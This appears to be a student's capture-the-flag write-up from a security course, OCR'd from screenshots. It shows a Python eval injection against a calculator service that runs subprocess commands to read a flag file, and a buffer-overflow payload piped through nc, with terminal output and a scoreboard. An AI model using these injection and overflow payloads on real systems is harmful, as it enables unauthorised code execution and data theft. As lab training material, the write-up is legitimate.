
PyCalc exploit


1.1 Summary

Simple calculator written in python. When connected to 10.9.8.1:5006 you get this:


tobakken@localhost: ~
File Actions Edit View Help
tobakken@localhost: ~/Documents/NTNU/Sikkerheit
tobakken@localhost: ~


```
┌──(tobakken㉿localhost)-[~]
└─$ nc 10.9.8.1 5006
Welcome to the online calculator!
Type 'help' to see available commands.
> 
```

typing ‘help’:


tobakken@localhost: ~
File Actions Edit View Help
tobakken@localhost: ~/Documents/NTNU/Sikkerheit
tobakken@localhost: ~


```
┌──(tobakken㉿localhost)-[~]
└─$ nc 10.9.8.1 5006
Welcome to the online calculator!
Type 'help' to see available commands.
> help
Help
────
echo <text>
        example: "echo Hello World!"
op <expression>
        example "op 2+2"
help
quit
> 
```

Shows two available commands: echo and op. Op is the one that calculates the expression we send. Turns out that ‘op’ uses a vulnerable python-function. If you write some malicious python code it will execute that code. To list out all files and directories in the same directory I used “‘__import__(‘os’).listdir(“/”)”’



```
┌──(tobakken㉿localhost)-[~]
└─$ nc 10.9.8.1 5006
Welcome to the online calculator!
Type 'help' to see available commands.
> help
Help
────
echo <text>
        example: "echo Hello World!"
op <expression>
        example "op 2+2"
help
quit
> op __import__('os').listdir("/")
['mnt', 'opt', 'sys', 'dev', 'boot', 'root', 'bin', 'var', 'run', 'home', 'lib', 'usr', 'lib64', 'srv', 'tmp', 'sbin'
, 'proc', 'media', 'etc', '.dockerenv', 'flag.txt', 'pycalc-server.py']
> 
```

Here you see that there is a file called ‘flag.txt’.
If you use “‘__import__(‘subprocess’).getoutput(‘cat flag.txt’)”’ you get the flag.



```
┌──(tobakken㉿localhost)-[~]
└─$ nc 10.9.8.1 5006
Welcome to the online calculator!
Type 'help' to see available commands.
> help
Help
────
echo <text>
        example: "echo Hello World!"
op <expression>
        example "op 2+2"
help
quit
> op __import__('os').listdir("/")
['mnt', 'opt', 'sys', 'dev', 'boot', 'root', 'bin', 'var', 'run', 'home', 'lib', 'usr', 'lib64', 'srv', 'tmp', 'sbin'
, 'proc', 'media', 'etc', '.dockerenv', 'flag.txt', 'pycalc-server.py']
> op __import__('subprocess').getoutput('cat flag.txt')
FLAG{31MYXBipuC0f1LWAejvHkroy9dWE8BFM}
> 
```

1.2 Steps to reproduce

1. Connect to 10.9.8.1:5006
2. Type “‘op __import__(‘subprocess’).getoutput(‘cat flag.txt’)”’

1.3 Impact


This has the potential to be used to get information about files and read contents from simple textfiles.

1.4 Timeline

Took some time to figure out what the exploit was. When found, the exploit itself took just a few minutes.


- 07.09.22 - found the vulnerability

Task 2 “hello”


tobakken@localhost: ~
File Actions Edit View Help
tobakken@localhost: ~/Documents/NTNU/Sikkerheit ×
tobakken@localhost: ~ ×

```
┌──(tobakken㉿localhost)-[~]
└─$ python -c 'import sys; sys.stdout.buffer.write(b"A"*40 + b"\x92\x11\x40\x00\x00\x00\x00\x00" + b"\n")' | nc 10.9.
8.1 5009
Input: Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆@
FLAG{60Be9OGOQ/BtaakFBnPghE/Bpp4wCMqR}
Segmentation fault (core dumped)

┌──(tobakken㉿localhost)-[~]
└─$ 
```



eNCoDinGs ✓
25

enCodInGS part deux ✓
25

Hello ✓
100

PyCalc ✓
200

M

Speed isn't everything
400